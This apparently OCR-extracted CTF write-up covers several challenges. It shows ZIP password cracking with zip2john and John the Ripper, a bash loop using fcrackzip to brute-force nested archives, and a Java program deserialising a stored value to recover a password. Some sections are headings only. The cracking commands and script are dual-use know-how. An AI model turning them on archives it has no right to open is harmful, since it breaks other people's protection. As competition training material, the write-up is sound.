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Garbage

```
kali@mayday$ sudo zip2john garbage.zip > hash
[sudo] password for kali:
ver 1.0 efh 5455 efh 7875 garbage.zip/secret.txt PKZIP Encr: 2b chk, TS_chk, cmplen
=35, decmplen=23, crc=86EF6FD6
kali@mayday$ more hash
garbage.zip/secret.txt:$pkzip2$1*2*2*0*23*17*86ef6fd6*0*44*0*23*86ef*2be5*89ed4cbb8
ba391b48e10d9e5ab2e196e20f437dffbe5096ced4e8d0ae056e98c26b1a4*$/pkzip2$:secret.txt:
garbage.zip::garbage.zip
```

```
kali@mayday$ sudo john --format=PKZIP --wordlist=/home/kali/.ZAP/fuzzers/dirbuster/
directory-list-1.0.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hacker_crackdown (garbage.zip/secret.txt)
1g 0:00:00:00 DONE (2020-11-28 18:11) 7.692g/s 283569p/s 283569c/s 283569C/s Florid
a_Naples..tresor
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

CTF

Garbage

```
kali@mayday$ grep -n hacker_crackdown /home/kali/.ZAP/fuzzers/dirbuster/directory-l
ist-1.0.txt
36774:hacker_crackdown
kali@mayday$ wc -l /home/kali/.ZAP/fuzzers/dirbuster/directory-list-1.0.txt
141713 /home/kali/.ZAP/fuzzers/dirbuster/directory-list-1.0.txt
```

```
kali@mayday$ unzip garbage.zip
Archive:  garbage.zip
[garbage.zip] secret.txt password:
 extracting: secret.txt
kali@mayday$ more secret.txt
flag{F!les_4re_sne4ky}
```

CTF

SOSECURE

Miscellaneous

```
#!/usr/bin/env bash

while [ -e *.zip ]; do
  files=*.zip;
  for file in $files; do
    echo -n "Cracking ${file}... ";
    output="$(fcrackzip -u -l 1-6 -c '1' *.zip | tr -d '\n')";
    password="${output/PASSWORD FOUND\!\!\!\!: pw == /}";
    if [ -z "${password}" ]; then
      echo "Failed to find password";
      break 2;
    fi;
    echo "Found password: \`${password}\`";
    unzip -q -P "${password}" "$file";
    rm "${file}";
  done;
done;
```

```
PASSWORD FOUND!!!!: pw == b0yzz
```

CTF

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
Miscellaneous



CTF

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

Miscellaneous



CTF

SOSECURE

Miscellaneous




CTF

SOSECURE

Warp speed

CTF

Warp speed



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Warp speed

CTF

SOSECURE

Excel

```
┌──(root💀kali)-[/home/kali/Desktop/Excel]
└─# file password
password: Java serialization data, version 5
```

```
┌──(root💀kali)-[/home/kali/Desktop/Excel]
└─# xxd password
00000000: aced 0005 7372 000e 6a61 7661 2e6c 616e  ....sr..java.lan
00000010: 672e 4c6f 6e67 3b8b e490 cc8f 23df 0200  g.Long;.....#...
00000020: 014a 0005 7661 6c75 6578 7200 106a 6176  .J..valuexr..jav
00000030: 612e 6c61 6e67 2e4e 756d 6265 7286 ac95  a.lang.Number...
00000040: 1d0b 94e0 8b02 0000 7870 0000 0000 5588  ........xp....U.
00000050: 0711                                     ..
```

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Excel

```
import java.io.*;

public class ObjectInputStreamDemo {
  public static void main(String[] args) {
    try {
      // create an ObjectInputStream for the file we created before
      ObjectInputStream ois = new ObjectInputStream(new FileInputStream("password"));

      // read and print an object and cast it as string
      System.out.println("" + (Long) ois.readObject());
    } catch (Exception ex) {
      ex.printStackTrace();
    }
  }
}
```

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SOSECURE

Excel

```
┌──(root💀kali)-[/home/kali/Desktop/Excel]
└─# javac ObjectInputStreamDemo.java

┌──(root💀kali)-[/home/kali/Desktop/Excel]
└─# java ObjectInputStreamDemo
1434978065
```


```
┌──(root💀kali)-[/home/kali/Desktop/Excel]
└─# unzip the-way-to-go.zip
Archive:  the-way-to-go.zip
[the-way-to-go.zip] the-way-to-go.txt password:
 extracting: the-way-to-go.txt

┌──(root💀kali)-[/home/kali/Desktop/Excel]
└─# ls -la
total 28
drwxr-xr-x  2 root root 4096 Mar 30 11:08 .
drwxr-xr-x 20 kali kali 4096 Mar 30 11:08 ..
-rw-r--r--  1 root root 1203 Mar 30 11:03 ObjectInputStreamDemo.class
-rw-r--r--  1 root root  468 Mar 30 11:03 ObjectInputStreamDemo.java
-rw-r--r--  1 kali kali   82 Mar  3 16:25 password
-rw-r--r--  1 root root   95 Mar  7 10:19 the-way-to-go.txt
-rw-r--r--  1 kali kali  307 Mar  7 10:24 the-way-to-go.zip
```

CTF

Excel

```
┌──(root💀kali)-[/home/kali/Desktop/Excel]
└─# cat the-way-to-go.txt
https://docs.google.com/spreadsheets/d/1fn6Obc28zsH2dqBywaY49cFH3NafBJWjUn9bqMohCMo/edit#gid=0
```



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

SOSECURE

Excel



CTF


Excel





	A	B
1	Digit	Frequency
2	0	999440
3	1	999333
4	2	1000306
5	3	999964
6	4	1001093
7	5	1000466
8	6	999337
9	7	1000207
10	8	999814
11	9	1000040

CTF

Excel


Source!A:Z


Meoww of Pi
A1
0
999440 Source
1 999333 https://blogs.sas.com/content/iml/2015/03/12/digits-of-pi.html
2 1000306
3 999964
4 1001093
5 1000466
6 999337
7 1000207
8 999814
9 1000040
Meoww of Pi
Source


flag
1 จาก 1
flag{hidden_flag_excel}

CTF


SOSECURE


shades of redpwn

CTF

SOSECURE

shades of redpwn





